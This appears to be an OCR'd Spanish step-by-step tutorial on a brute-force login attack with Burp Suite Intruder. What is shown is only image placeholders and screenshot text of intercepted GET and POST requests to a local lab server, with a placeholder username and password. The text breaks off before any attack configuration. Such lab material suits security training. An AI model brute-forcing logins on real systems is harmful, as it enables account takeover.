



Ataque de fuerza bruta con Burp Suite Intruder


Pasos en imágenes






Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:81
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex
GET /raw.php HTTP/1.1
Host: 127.0.0.1:81
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.109 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: es-ES,es;q=0.8
Connection: close



Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:81
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /postraw.php HTTP/1.1
Host: 127.0.0.1:81
Content-Length: 44
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://127.0.0.1:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.109 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1:81/raw.php
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.8
Connection: close
username=usuario&password=pass&Submit=Enviar



Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:81
Forward Drop Intercept is on Action
Raw Params Headers Hex
